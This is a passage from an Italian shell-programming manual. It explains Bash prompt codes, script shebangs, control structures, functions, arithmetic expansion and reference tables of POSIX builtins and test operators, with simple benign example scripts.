set output-meta         on

# Modifica l'abbinamento con i tasti rispetto a determinati
# comportamenti.
"\e[1~": beginning-of-line      # [home]            era C-a
"\e[4~": end-of-line            # [fine]            era C-e
"\e[3~": delete-char            # [canc]            era C-d
"\e[5~": backward-word          # [pagina su]       era M-b
"\e[6~": forward-word           # [pagina giù]      era M-f
```

17.2.8.4 Invito o «prompt»

Quando la shell funziona in modo interattivo, può mostrare due tipi di invito:

- quello primario definito nella variabile ***PS1*** quando è pronta a ricevere un comando;
- quello secondario definito nella variabile ***PS2*** quando necessita di maggiori dati per completare un comando.

Il contenuto di queste variabili è una stringa che può essere composta da alcuni simboli speciali contrassegnati dal carattere di escape (‘****’); i principali sono descritti nella tabella 17.33.

Tabella 17.33. Elenco di alcuni codici speciali per definire l’invito con la shell Bash.

Codice	Descrizione
`\t`	Orario attuale nel formato ***hh***:***mm***:***ss*** (ore, minuti, secondi).
`\d`	Data attuale.
`\n`	Interruzione di riga.
`\s`	Nome della shell.
`\w`	Percorso assoluto della directory corrente.
`\W`	Nome finale del percorso della directory corrente (*basename*).
`\u`	Utente.
`\h`	Nome dell’elaboratore.

Codice	Descrizione
`\#`	Numero del comando attuale.
`\!`	Numero del comando nello storico.
`\$`	'**#**' se UID = 0; '**$**' se UID > 0.
`\`***nnn***	Carattere corrispondente al numero ottale indicato.
`\\`	Una barra obliqua inversa singola ('****').
`\[`	Inizio di una sequenza di controllo.
`\]`	Fine di una sequenza di controllo.

In particolare merita attenzione '**\$**', il cui significato potrebbe non essere chiaro dalla descrizione fatta nella tabella. Rappresenta un simbolo che cambia in funzione del livello di importanza dell'utente: se si tratta di un UID pari a zero (se cioè si tratta dell'utente '**root**') corrisponde al simbolo '**#**', negli altri casi corrisponde al simbolo '**$**'.

La stringa dell'invito, dopo la decodifica dei codici di escape appena visti, viene eventualmente espansa attraverso i processi di sostituzione dei parametri e delle variabili, della sostituzione dei comandi, dell'espressione aritmetica e della suddivisione delle parole.

L'esempio seguente fa in modo di ottenere un invito che visualizza il nome dell'utente, il nome dell'elaboratore, la directory corrente e il simbolo '**$**' o '**#**' a seconda del tipo di utente:

```
$ PS1='\u@\h:\w\$ ' [Invio]
```

```
tizio@dinkel:~$
```

Disponendo di una shell Bash, è possibile costruire anche un invito dinamico, con l'ausilio di funzioni. Naturalmente, resta però la necessità di garantire una certa compatibilità anche con delle shell POSIX standard. L'esempio seguente rappresenta una porzione di codice che potrebbe essere inserita nel file '`/etc/profile`':

```
dynamic_prompt () {
    if [ $? = 0 ]
    then
        echo ":)"
    else
        echo ":("
    fi
}
export -f dynamic_prompt
…
PS1="\u@\h:\w\\$ "
…
if [ "$BASH" != "" ]
then
    # This is BASH.
    PS1="\$(dynamic_prompt) $PS1"
fi
export PS1
```

Come si può vedere, la variabile di ambiente ***PS1*** viene dichiarata inizialmente in modo compatibile con le shell standard, quindi, se si riesce a verificare che si tratta di una shell Bash, il contenuto della variabile viene modificato in modo da includere la funzione '**`dynamic_prompt`**', la quale serve a mostrare un «sorriso» se l'ultimo comando è terminato con successo, ovvero restituendo il valore

Vero.

17.3 Programmazione

La programmazione con una shell POSIX implica la realizzazione di file script. Alcune istruzioni sono particolarmente utili nella realizzazione di questi programmi, anche se non sono necessariamente utilizzabili solo in questa circostanza.

17.3.1 Caratteristiche di uno script

Nei sistemi Unix esiste una convenzione attraverso la quale si automatizza l'esecuzione dei file script. Prima di tutto, uno script è un normalissimo file di testo contenente delle istruzioni che possono essere eseguite attraverso un interprete. Per eseguire uno script occorre quindi avviare il programma interprete e informarlo di quale script questo deve eseguire. Per esempio, il comando seguente avvia l'eseguibile '**sh**' come interprete dello script '**pippo**', ovvero il file '`pippo`' collocato nella directory corrente:

```
$ sh pippo [Invio]
```

Per evitare questa trafila, si può dichiarare all'inizio del file script il programma che deve occuparsi di interpretarlo. Per questo si usa la sintassi seguente:

```
#!percorso_del_programma_interprete
```

Quindi, si attribuisce a questo file il permesso di esecuzione:

```
$ chmod +x pippo [Invio]
```

Quando si tenta di avviare questo file come se si trattasse di un programma, il sistema avvia in realtà l'interprete.

Perché tutto possa funzionare, è necessario che il programma indicato nella prima riga dello script sia raggiungibile così come è stato indicato, cioè sia provvisto del percorso necessario. Per esempio, nel caso di uno script per la shell '**sh**' ('`/bin/sh`'), la prima riga deve essere composta così:

```
#!/bin/sh
...
...
```

Il motivo per il quale si utilizza il simbolo '**#**' iniziale, è quello di permettere ancora l'utilizzo dello script nel modo normale, come argomento del programma interprete: rappresentando un commento non interferisce con il resto delle istruzioni.

Come appena accennato, il simbolo '**#**' introduce un commento che termina alla fine della riga, cioè qualcosa che non ha alcun valore per l'interprete; inoltre, le righe vuote e quelle bianche vengono ignorate nello stesso modo.

17.3.2 Strutture

«

Per la formulazione di comandi complessi si possono usare le strutture di controllo e di iterazione tipiche dei linguaggi di programmazione più comuni. Queste strutture sono particolarmente indicate per la preparazione di script di shell, ma possono essere usate anche nella riga di comando di una shell interattiva.

È importante ricordare che il punto e virgola singolo (‘**;**’) viene utilizzato per indicare una separazione e può essere rimpiazzato da uno o più codici di interruzione di riga.

17.3.2.1 for

Il comando ‘**for**’ esegue una scansione di elementi e in corrispondenza di questi esegue una lista di comandi.

```
for variabile [in valore…]
do
    lista_di_comandi
done
```

L’elenco di parole che segue la sigla ‘**in**’ viene espanso, generando una lista di elementi; la variabile indicata dopo ‘**for**’ viene posta, di volta in volta, al valore di ciascun elemento di questa lista; infine, la lista di comandi che segue ‘**do**’ viene eseguita ogni volta (una volta per ogni valore disponibile). Se la sigla ‘**in**’ (e i suoi argomenti) viene omessa, il comando ‘**for**’ esegue la lista di comandi (‘**do**’) una volta per ogni parametro posizionale esistente. In pratica è come se venisse usato: ‘**in $@**’.

Il valore restituito da ‘**for**’ è quello dell’ultimo comando eseguito all’interno della lista ‘**do**’, oppure zero se nessun comando è stato eseguito.

L’esempio seguente mostra uno script che, una volta eseguito, emette in sequenza gli argomenti che gli sono stati forniti:

```
#!/bin/sh
for i in $@
do
    echo $i
done
```

L'esempio seguente mostra uno script un po' più complicato che si occupa di archiviare, singolarmente, i file e le directory che si mettono come argomenti:

```
#!/bin/sh
ELENCO_DA_ARCHIVIARE=$@
for DA_ARCHIVIARE in $ELENCO_DA_ARCHIVIARE
do
    tar czvf ${DA_ARCHIVIARE}.tgz $DA_ARCHIVIARE
done
```

17.3.2.2 case

«

Il comando '**case**' permette di eseguire una scelta nell'esecuzione di varie liste di comandi. La scelta viene fatta confrontando una parola (di solito una variabile) con dei modelli. Se viene trovata una corrispondenza con uno dei modelli, la lista di comandi relativa viene eseguita.

```
case parola in
    [modello [ | modello ]... ) lista_di_comandi ;; ]
    ...
    [*) lista_di_comandi ;; ]
esac
```

La parola che segue '**case**' viene espansa e quindi confrontata con ognuno dei modelli, usando le stesse regole dell'espansione di per-

corso (i nomi dei file). La barra verticale (‘`|`’) viene usata per separare i modelli quando questi rappresentano possibilità diverse di un’unica scelta.

Quando viene trovata una corrispondenza, viene eseguita la lista di comandi corrispondente. Dopo il primo confronto riuscito, non ne vengono controllati altri dei successivi. L’ultimo modello può essere ‘`*)`’, corrispondente a qualunque valore, con cui si specifica un’alternativa finale in mancanza di un’altra corrispondenza.

L’esempio seguente mostra uno script che fa apparire un messaggio diverso a seconda dell’argomento fornitogli:

```
#!/bin/sh
case $1 in
    -a | -A | --alpha)    echo "alpha"    ;;
    -b)                   echo "bravo"    ;;
    -c)                   echo "charlie"  ;;
    *)                    echo "opzione sconosciuta" ;;
esac
```

Come si può notare, per selezionare ‘**`alpha`**’ si possono utilizzare tre opzioni diverse.

17.3.2.3 if

Il comando ‘**`if`**’ permette di eseguire liste di comandi differenti, in funzione di una o più condizioni, espresse anch’esse in forma di lista di comandi.

```
if lista_condizione
then
    lista_di_comandi
[elif lista_condizione
then
    lista_di_comandi]
...
[else
    lista_di_comandi]
fi
```

Inizialmente viene eseguita la lista che segue '**if**', in qualità di condizione. Se il valore restituito da questa lista è zero (cioè *Vero*, ai fini della shell), allora viene eseguita la lista seguente '**then**' e il comando termina. Altrimenti viene eseguita ogni '**elif**' in sequenza, fino a che ne viene trovata una la cui condizione si verifica. Se nessuna condizione si verifica, viene eseguita la lista che segue '**else**', sempre che esista.

L'esempio seguente mostra uno script che fa apparire un messaggio di avvertimento se non è stato utilizzato alcun argomento, altrimenti si limita a visualizzarli:

```
#!/bin/sh
if [ $# = 0 ]
then
    echo "devi fornire almeno un argomento"
else
    echo $@
fi
```

L'esempio seguente mostra uno script attraverso il quale si tenta di creare una directory e se l'operazione fallisce viene emessa una segnalazione di errore:

```
#!/bin/sh
if ! mkdir deposito
then
    echo "Non è stato possibile creare la directory"
    echo "\"deposito\""
else
    echo "È stata creata la directory \"deposito\""
fi
```

È importante comprendere subito che le parentesi quadre sono un sinonimo del comando '**test**' e come tali **devono essere distaccate** da ciò che appare prima e dopo. Il comando '**test**' viene descritto nella sezione 17.3.4 e la tabella 17.49 riporta le espressioni che con questo comando possono essere valutate.

17.3.2.4 while

Il comando '**while**' permette di eseguire un gruppo di comandi in modo ripetitivo mentre una certa condizione continua a dare il risultato *Vero*.

```
while lista_condizione
do
    lista_di_comandi
done
```

Il comando '**while**' esegue ripetitivamente la lista che segue '**do**' finché la lista che rappresenta la condizione continua a restituire il valore zero (*Vero*).

Lo script dell'esempio seguente contiene un ciclo perpetuo, in cui viene richiesto di inserire qualcosa, ma solo se si inserisce la stringa '**fine**' si conclude l'iterazione:

```
#!/bin/sh
RISPOSTA="continua"
while [ "$RISPOSTA" != "fine" ]
do
    echo "usa la parola \"fine\" per terminare"
    read RISPOSTA
done
```

17.3.2.5 until

«

Il comando '**until**' permette di eseguire un gruppo di comandi in modo ripetitivo mentre una certa condizione continua a dare il risultato *Falso*.

```
until lista_condizione
do
    lista_di_comandi
done
```

Il comando '**until**' è analogo a '**while**', cambia solo l'interpretazione della lista che rappresenta la condizione nel senso che il risultato di questa viene invertito (negazione logica). In generale, per avere maggiori garanzie di compatibilità conviene utilizzare solo il comando '**while**', invertendo opportunamente la condizione.

17.3.2.6 Funzioni

Attraverso le funzioni è possibile dare un nome a un gruppo di comandi, in modo da poterlo richiamare come si fa per un comando interno normale. Sotto questo aspetto, le funzioni vengono impiegate normalmente all'interno di file script.

```
[function] nome () {
    lista_di_comandi
}
```

Le funzioni vengono eseguite nel contesto della shell corrente e quindi non vengono attivati altri processi per la loro interpretazione (ciò al contrario di quanto capita quando viene avviata l'interpretazione di un nuovo script).

La lista di comandi viene eseguita ogni volta che il nome della funzione è utilizzato come comando. Il valore restituito dalla funzione è quello dell'ultimo comando a essere eseguito all'interno di questa.

Pertanto, la funzione della shell può restituire solo un valore di uscita (*exit status*).

Quando viene eseguita una funzione, i parametri posizionali contengono gli argomenti di questa funzione e anche '**$#**' si espande in un valore corrispondente alla situazione. Tuttavia, il parametro posizionale zero continua a restituire il valore precedente, di solito il nome dello script.

All'interno della funzione possono essere dichiarate delle variabili locali usando la parola chiave '**local**', prima della dichiarazione:

```
local nome [=valore_iniziale]
```

È possibile utilizzare il comando interno '**return**' per concludere anticipatamente l'esecuzione della funzione. Al termine dell'esecuzione della funzione, i parametri posizionali riacquistano il loro contenuto precedente e l'esecuzione dello script riprende dal comando seguente alla chiamata della funzione.

Se la shell lo consente, le funzioni possono essere esportate e rese disponibili a una sua copia (subshell) utilizzando il comando interno '**export**', così come si fa per le variabili di ambiente.

L'esempio seguente mostra uno script che prima dichiara una funzione denominata '**messaggio**' e subito dopo la esegue semplicemente nominandola come un comando qualsiasi:

```
#!/bin/sh
messaggio () {
    echo "ciao,"
    echo "bella giornata vero?"
}

messaggio
```

Nell'esempio seguente, una funzione si occupa di emettere il riepilogo della sintassi per l'uso di un ipotetico script:

```
function sintassi () {
    echo "al {--latex | --html | --txt | --check}"
    echo ""
    echo "--latex   esegue la conversione in latex;"
    echo "--html    esegue la conversione in html;"
    echo "--txt     esegue la conversione in testo normale;"
    echo "--check   esegue il controllo sintattico SGML;"
}
```

Nell'esempio seguente, si utilizza il comando '**`return`**' per fare in modo che l'esecuzione della funzione termini in un punto determinato restituendo un valore stabilito. Lo scopo dello script è quello di verificare che esista il file '`pippo`' nella directory '`/var/log/packages/`':

```
#!/bin/sh
function verifica() {
    if [ -e "/var/log/packages/$1" ]
    then
        return 0
    else
        return 1
    fi
}

if verifica pippo
then
    echo "il pacchetto pippo esiste"
else
    echo "il pacchetto pippo non esiste"
fi
```

17.3.3 Espressioni aritmetiche

La shell consente di risolvere delle espressioni aritmetiche in certe circostanze. In generale, nella maggior parte delle shell per le quali si dichiara la compatibilità POSIX, si ottiene l'espansione di un'espressione aritmetica con la forma seguente:

```
$((espressione))
```

Il calcolo avviene su interi senza controllo dello straripamento (*overflow*), anche se normalmente la divisione per zero viene intercettata e segnalata come errore. Oltre alle espressioni puramente aritmetiche si possono risolvere espressioni logiche e binarie, anche se l'utilizzo di queste ultime non è indicato. La tabella 17.46 riporta l'elenco degli operatori aritmetici disponibili.

Tabella 17.46. Operatori aritmetici.

Operatore e operandi	Descrizione
+op	Non ha alcun effetto.
−op	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 − *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.

Operatore e operandi	Descrizione
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = *op1* + *op2*
op1 −= *op2*	*op1* = *op1* − *op2*
op1 ⋆= *op2*	*op1* = *op1* ⋆ *op2*
op1 /= *op2*	*op1* = *op1* / *op2*
op1 %= *op2*	*op1* = *op1* % *op2*

Le variabili di shell possono essere utilizzate come operandi; l'espansione di parametri e variabili avviene prima della risoluzione delle espressioni. Quando una variabile o un parametro vengono utilizzati all'interno di un'espressione, vengono convertiti in interi. Una variabile di shell non ha bisogno di essere convertita.

Gli operatori sono valutati in ordine di precedenza. Le sottoespressioni tra parentesi sono risolte prima.

17.3.4 Comandi interni

I comandi interni sono quelli eseguiti direttamente dalla shell, come se si trattasse di funzioni. La tabella 17.47 descrive brevemente alcuni comandi a disposizione di una shell standard tipica, anche leggermente oltre ciò che richiede strettamente lo standard POSIX.

In particolare, i comandi ‘**getopts**’ e ‘**set**’ sono ripresi in sezioni separate.

È bene ricordare che dal punto di vista della shell, il valore numerico zero corrisponde a *Vero*, mentre qualunque valore diverso da zero corrisponde a *Falso*.

Tabella 17.47. Descrizione sintetica di alcuni comandi interni di una shell POSIX.

Comando	Descrizione
: [*argomenti*]	Comando nullo. Ciò che inizia con il simbolo ‘:’ non viene eseguito. Si ottiene solo l’espansione degli argomenti e l’esecuzione della ridirezione. Il valore restituito alla fine è sempre zero.

Comando	Descrizione
. file_script	Vengono letti ed eseguito il contenuto del file indicato, il quale è sufficiente sia leggibile. Se il nome del file non fa riferimento a un percorso, questo viene cercato all'interno dei vari percorsi elencati dalla variabile ***PATH*** (ci sono shell che cercano il file anche nella directory corrente). Il valore restituito dallo script è: quello dell'ultimo comando eseguito al suo interno; zero (*Vero*) se non vengono eseguiti comandi; *Falso* (un valore diverso da zero) se il file non è stato trovato.

Comando	Descrizione
`alias` [***nome*** [=***valore***]] ...	Il comando '**`alias`**' permette di definire un alias, oppure di leggere il contenuto di un alias particolare, o di elencare tutti gli alias esistenti. Se viene utilizzato senza argomenti, emette attraverso lo standard output la lista degli alias nella forma '***nome=valore***'. Se viene indicato solo il nome di un alias, ne viene emesso il nome e il contenuto. Se si utilizza la sintassi completa si crea un alias nuovo. La coppia '***nome=valore***' deve essere scritta senza lasciare spazi prima e dopo del segno di uguaglianza ('**=**'). Il comando '**`alias`**' restituisce il valore *Falso* quando è stato indicato un alias inesistente senza valore da assegnare, negli altri casi restituisce *Vero*.

Comando	Descrizione
`bg` [***specificazione_del_job***]	Mette sullo sfondo il gruppo di elaborazione (*job*) indicato, come se fosse stato avviato aggiungendo il simbolo e-commerciale (‘**&**’) alla fine. Se non viene specificato il gruppo di elaborazione, viene messo sullo sfondo quello corrente, dal punto di vista della shell. Se l’operazione riesce, il valore restituito è zero.
`break` [***n***]	Interrompe un ciclo ‘**for**’, ‘**while**’ o ‘**until**’. Se viene specificato il valore numerico ***n***, l’interruzione riguarda ***n*** livelli. Il valore ***n*** deve essere maggiore o uguale a uno. Se ***n*** è maggiore dei cicli annidati in funzione, vengono semplicemente interrotti tutti. Il valore restituito è zero purché ci sia un ciclo da interrompere.

Comando	Descrizione
`cd` [***directory***]	Cambia la directory corrente. Se non viene specificata la destinazione, si intende la directory contenuta nella variabile ***HOME*** (che di solito corrisponde alla directory personale dell'utente). Il funzionamento di questo comando può essere alterato dal contenuto della variabile ***CDPATH*** che può indicare dei percorsi di ricerca per la directory su cui ci si vuole spostare. Di norma, la variabile ***CDPATH*** è opportunamente vuota, in modo da fare riferimento semplicemente alla directory corrente.
`command` ***comando*** [***argomento***...]	Esegue un «comando» con degli argomenti eventuali. Il comando che si avvia può essere solo un comando interno oppure un programma, mentre sono escluse espressamente le funzioni.

Comando	Descrizione
`continue [n]`	Riprende, a partire dall'iterazione successiva, un ciclo '**`for`**', '**`while`**' o '**`until`**'. Se viene specificato il valore numerico ***n***, il salto riguarda ***n*** livelli. Il valore ***n*** deve essere maggiore o uguale a uno. Se ***n*** è maggiore dei cicli annidati in funzione, si fa riferimento al ciclo più esterno. Il valore restituito è zero, a meno che non ci sia alcun ciclo da riprendere.

Comando	Descrizione
`echo` [`-n`] [*argomento*...]	Emette gli argomenti separati da uno spazio. Restituisce sempre il valore zero. '**`echo`**' riconosce alcune sequenze di escape che possono essere utili per comporre il testo da visualizzare. Queste sono elencate nella tabella 17.48. L'opzione '**`-n`**' (non prevista dallo standard, ma generalmente disponibile) consente di impedire che alla fine del testo visualizzato sia inserito il codice di interruzione di riga finale, in modo che il testo emesso successivamente prosegua di seguito. Si osservi che la shell Bash non riconosce le sequenze di escape se non si aggiunge espressamente l'opzione '**`-e`**', specifica di Bash, oppure si abilita l'opzione '**`xpg_echo`**' con il comando: '**`shopt -s xpg_echo`**'.
`eval` [*argomento*...]	Esegue gli argomenti come parte di un comando unico. Restituisce il valore restituito a sua volta dal comando rappresentato dagli argomenti. Se non vengono indicati argomenti, o se questi sono vuoti, restituisce *Vero*.

Comando	Descrizione
`exec` [***comando*** [***argomenti***]]	Se viene specificato un comando (precisamente deve essere un programma), questo viene eseguito rimpiazzando la shell, in modo da non generare un nuovo processo ulteriore. Se sono stati indicati degli argomenti, questi vengono passati regolarmente al comando. Il fatto di rimpiazzare la shell implica che, al termine dell'esecuzione del programma, non c'è più la shell. Se si utilizza questo comando da una finestra di terminale, questa potrebbe chiudersi semplicemente, oppure, se si tratta di una shell di *login* potrebbe essere riavviata la procedura di accesso.
`exit` [***n***]	Termina l'esecuzione della shell restituendo il valore ***n***. Se viene omessa l'indicazione esplicita del valore da restituire, viene utilizzato quello dell'ultimo comando eseguito.
`export` ***nome***...	Le variabili elencate vengono segnate per l'esportazione, nel senso che vengono trasferite all'ambiente dei programmi eseguiti successivamente all'interno della shell stessa.

Comando	Descrizione
`fg` [*job*]	Pone il gruppo di elaborazione (*job*) indicato in primo piano, ovvero in *foreground*. Se non viene specificato il gruppo di elaborazione, si intende quello attuale, ovvero, l'ultimo a essere stato messo sullo sfondo (*background*).
`getopts` ***stringa_di_opzioni*** ↩ ↪ ***nome_di_variabile*** [***argomenti***]	Il comando interno '**`getopts`**' serve per facilitare la realizzazione di script in cui si devono analizzare le opzioni della riga di comando. Ogni volta che viene chiamato, '**`getopts`**' analizza l'argomento successivo nella riga di comando, restituendo le informazioni relative attraverso delle variabili di ambiente. Per la precisione, '**`getopts`**' analizza gli argomenti finali della sua stessa riga di comando (quelli che sono stati indicati nello schema sintattico come un elemento facoltativo) e in mancanza di questi utilizza il contenuto del parametro @. L'utilizzo di '**`getopts`**' può risultare complesso, pertanto viene descritto meglio in una sezione apposita.

Comando	Descrizione
`hash [-r] [`*comando*`...]`	Per ciascun comando indicato, viene determinato e memorizzato il percorso assoluto. Se non viene dato alcun argomento, si ottiene l'elenco dei comandi memorizzati. Se si usa l'opzione '**`-r`**' si cancellano i percorsi memorizzati.
`jobs [`*job*`...]`	Elenca i gruppi di elaborazione attivi. Se viene indicato esplicitamente un gruppo di elaborazione, l'elenco risultante è ristretto alle sole informazioni sullo stesso.

`kill [-s` *segnale*`] `*pid*`|`*job*`...`
 	
`kill -l [`*numero_del_segnale*`]`
	Invia il segnale indicato al processo corrispondente al numero del PID o del gruppo di elaborazione (*job*). Il segnale viene definito attraverso un nome, come per esempio '**`KILL`**' (senza il prefisso '**`SIG`**'), o un numero di segnale. Spesso viene tollerata l'assenza dell'indicazione del segnale, ma in tal caso si intende '**`TERM`**'. Un argomento '**`-l`**' elenca i nomi dei segnali.

Comando	Descrizione
`local` [***nome*** [=***valore***]]	All'interno di una funzione, dichiara una variabile con un campo di azione limitato alla funzione stessa. Il comando non è previsto dallo standard POSIX ma è diffuso tra le shell che sono comunque aderenti allo standard.
`pwd [-P]`	Emette il percorso assoluto della directory corrente. Se viene usata l'opzione '**`-P`**', i percorsi che utilizzano collegamenti simbolici vengono tradotti in percorsi reali. Restituisce zero se non si verifica alcun errore mentre si legge il percorso della directory corrente.

Comando	Descrizione
`read` [`-p` ***prompt***] ***variabile***...	Viene letta una riga dallo standard input, assegnando la prima parola di questa riga alla prima variabile indicata come argomento, assegnando la seconda parola alla seconda variabile e così via. All'ultima variabile indicata nella riga di comando viene assegnata la parte restante della riga dello standard input che non sia stata attribuita diversamente. Per determinare la separazione in parole della riga dello standard input si utilizzano i caratteri contenuti nella variabile ***IFS***. L'opzione '**`-p`**' permette di definire un invito particolare. Questo viene visualizzato solo se l'input proviene da un terminale.
`readonly` [***variabile*** [=***valore***] ...] `readonly -p`	Le variabili indicate vengono marcate per la sola lettura e i valori di queste non possono essere cambiati dagli assegnamenti successivi. Se viene indicata l'opzione '**`-p`**', si ottiene una lista di tutti i nomi a sola lettura.

Comando	Descrizione
`return [n]`	Termina l'esecuzione di una funzione restituendo il valore ***n***. Se viene omessa l'indicazione di questo valore, la funzione che termina restituisce il valore restituito a sua volta dall'ultimo comando eseguito al suo interno. Se il comando '**`return`**' viene utilizzato al di fuori di una funzione, ma sempre all'interno di uno script, termina l'esecuzione dello script stesso.

`set [{-|+}x]...`
`set {-|+}o [modalità]`
`set valore_param_1 ↩`
`↪ [valore_param_2...]`
`set -- [valore_param_1 ↩`
`↪ [valore_param_2...] ]`
	Questo comando, se usato senza argomenti, emette l'impostazione generale della shell, nel senso che vengono visualizzate tutte le variabili di ambiente e le funzioni. Se si indicano degli argomenti si intendono alterare alcune modalità (opzioni) legate al funzionamento della shell.
	Dal momento che si tratta di un comando molto complesso, il suo utilizzo viene descritto in una sezione apposita.

Comando	Descrizione
`shift [`***n***`]`	I parametri posizionali da ***n***+1 in avanti sono spostati a partire dal primo in poi (il parametro zero non viene coinvolto). Se ***n*** è 0, nessun parametro viene cambiato. Se ***n*** non è indicato, il suo valore predefinito è uno. Il valore di ***n*** deve essere un numero non negativo minore o uguale al parametro **#** (cioè al numero di parametri posizionali esistenti). Se ***n*** è più grande del parametro **#**, i parametri posizionali non vengono modificati. Restituisce *Falso* se ***n*** è più grande del parametro **#** o minore di zero; altrimenti restituisce *Vero*.

Comando	Descrizione
`test` ***espressione_condizionale*** `[` ***espressione_condizionale*** `]`	Risolve (valuta) l'espressione indicata (la seconda forma utilizza semplicemente un'espressione racchiusa tra parentesi quadre). Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a uno) ed è pari al risultato della valutazione dell'espressione. Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato. Se si usa la forma tra parentesi quadre, è indispensabile che queste siano spaziate dall'espressione da valutare. Nella tabella 17.49 vengono elencate le espressioni elementari che possono essere utilizzate in questo modo. Non si tratta necessariamente di un comando interno.
`times`	Emette i tempi di utilizzo accumulati.

Comando	Descrizione
`trap` [*argomento segnale*...]	Il comando espresso nell'argomento deve essere letto ed eseguito quando la shell riceve il segnale, o i segnali indicati. Se non viene fornito l'argomento, o viene indicato un trattino ('**-**') al suo posto, tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell). Se l'argomento fornito corrisponde a una stringa nulla, questo segnale viene ignorato dalla shell e dai comandi che questo avvia. Se il segnale è '**EXIT**', pari a zero, il comando contenuto nell'argomento viene eseguito all'uscita della shell. Se viene utilizzato senza argomenti, '**trap**' emette la lista di comandi associati con ciascun numero di segnale. I segnali intercettati sono riportati al loro valore originale in un processo discendente quando questo viene creato.
`true`	Si tratta di un comando nullo che restituisce zero, pari a *Vero*.

Comando	Descrizione
`type` ***nome*...**	Determina le caratteristiche di uno o più comandi indicati come argomento. Restituisce *Vero* se uno qualsiasi degli argomenti viene trovato, *Falso* se non ne viene trovato alcuno.

Comando	Descrizione
`ulimit` [*opzioni*] [*limite*]	Fornisce il controllo sulle risorse disponibili per la shell e per i processi avviati da questa, sui sistemi che permettono un tale controllo. Il valore del limite può essere un numero nell'unità specificata per la risorsa, o il valore '**`unlimited`**'. Se l'indicazione dell'entità del limite viene omessa, si ottiene l'informazione del valore corrente. Quando viene specificata più di una risorsa, il nome del limite e l'unità vengono emessi prima del valore. Il controllo pratico dei limiti impostati in questo modo dipende dal sistema operativo, il quale potrebbe anche ignorarne alcuni, per carenze realizzative nelle funzioni che dovrebbero attuare questi compiti. Se il limite viene espresso, questo diventa il nuovo valore per la risorsa specificata. Se non viene indicata alcuna opzione, si assume normalmente '**`-f`**' (l'unica a essere prevista dallo standard POSIX). I valori, a seconda dei casi, sono espressi in multipli di 1024 byte, o in «blocchi» da 512 byte, tranne per '**`-t`**' che è riferito a secondi e '**`-n`**' che rappresenta una quantità precisa. Il valore restituito è zero se non vengono commessi errori. La tabella 17.50 riepiloga le opzioni e i limiti più comuni che possono essere impostati con '**`ulimit`**'.

Comando	Descrizione
`umask` [***modalità***]	La maschera dei permessi per la creazione dei file dell'utente viene modificata in modo da farla coincidere con la modalità indicata. Generalmente può essere inserita la modalità soltanto in forma di numero ottale. Se la modalità viene omessa si ottiene il valore corrente della maschera.
`unalias` ***nome_di_alias***... `unalias -a`	Rimuove l'alias indicato dalla lista degli alias definiti. Se viene fornita l'opzione '**`-a`**', sono rimosse tutte le definizioni di alias.
`unset` [`-v`] ***nome_variabile***... `unset -f` ***nome_funzione***...	Vengono rimosse le variabili o le funzioni indicate. Se viene utilizzata l'opzione '**`-f`**', si fa riferimento espressamente a funzioni; se si indica l'opzione '**`-v`**' ci si riferisce espressamente a variabili. Se non si indicano opzioni e ci può essere ambiguità tra i nomi, vengono rimosse le variabili.

Comando	Descrizione
`wait [n]`	Attende la conclusione del processo specificato e restituisce il suo valore di uscita. Il numero ***n*** può essere un PID o un gruppo di elaborazione (*job*); se viene indicato un gruppo di elaborazione, si attende la conclusione di tutti i processi nel condotto relativo. Se ***n*** non viene indicato, si aspetta la conclusione di tutti i processi discendenti ancora attivi, restituendo il valore zero. Se ***n*** specifica un processo o un gruppo di elaborazione che non esiste, viene restituito il valore *Falso*, altrimenti il valore restituito è lo stesso dell'ultimo processo o gruppo di elaborazione di cui si è attesa la conclusione.

Tabella 17.48. Alcune sequenze di escape che possono essere riconosciute dal comando '**echo**'.

Codice	Descrizione
`\\`	Inserisce la barra obliqua inversa ('\').
`\a`	Inserisce il codice <*BEL*> (avvisatore acustico).
`\b`	Inserisce il codice <*BS*> (*backspace*).
`\c`	Alla fine di una stringa previene l'inserimento di una nuova riga.

Codice	Descrizione
`\f`	Inserisce il codice <*FF*> (*formfeed*).
`\n`	Inserisce il codice <*LF*> (*linefeed*).
`\r`	Inserisce il codice <*CR*> (*carriage return*).
`\t`	Inserisce una tabulazione normale (<*HT*>).
`\v`	Inserisce una tabulazione verticale (<*VT*>).
`\0`***n***	Inserisce il carattere corrispondente al codice ottale ***n***.

Tabella 17.49. Espressioni per il comando '**`test`**'.

Espressione	Descrizione
`-e` ***file***	*Vero* se il file esiste ed è di qualunque tipo.
`-b` ***file***	*Vero* se il file esiste ed è un dispositivo a blocchi.
`-c` ***file***	*Vero* se il file esiste ed è un dispositivo a caratteri.
`-d` ***file***	*Vero* se il file esiste ed è una directory.
`-f` ***file***	*Vero* se il file esiste ed è un file normale.
`-h` ***file***	*Vero* se il file esiste ed è un collegamento simbolico.
`-p` ***file***	*Vero* se il file esiste ed è un file FIFO (*pipe* con nome).
`-S` ***file***	*Vero* se il file esiste ed è un socket (socket di dominio Unix).

Espressione	Descrizione
`-t` ***descrittore***	*Vero* se lo standard output è aperto su un terminale.
`-g` ***file***	*Vero* se il file esiste ed è impostato il suo bit SGID.
`-u` ***file***	*Vero* se il file esiste ed è impostato il suo bit SUID.
`-k` ***file***	*Vero* se il file ha il bit Sticky attivo.
`-r` ***file***	*Vero* se il file esiste ed è leggibile.
`-w` ***file***	*Vero* se il file esiste ed è scrivibile.
`-x` ***file***	*Vero* se il file esiste e dispone del permesso di esecuzione, oppure se la directory esiste e c'è il permesso di attraversamento.
`-O` ***file***	*Vero* se il file esiste e appartiene all'UID efficace dell'utente attuale.
`-G` ***file***	*Vero* se il file esiste e appartiene al GID efficace dell'utente attuale.
`-s` ***file***	*Vero* se il file esiste e ha una dimensione maggiore di zero.
file1 `-nt` ***file2***	*Vero* se il primo file ha la data di modifica più recente.
file1 `-ot` ***file2***	*Vero* se il primo file ha la data di modifica più vecchia.
file1 `-et` ***file2***	*Vero* se i due nomi corrispondono allo stesso inode.
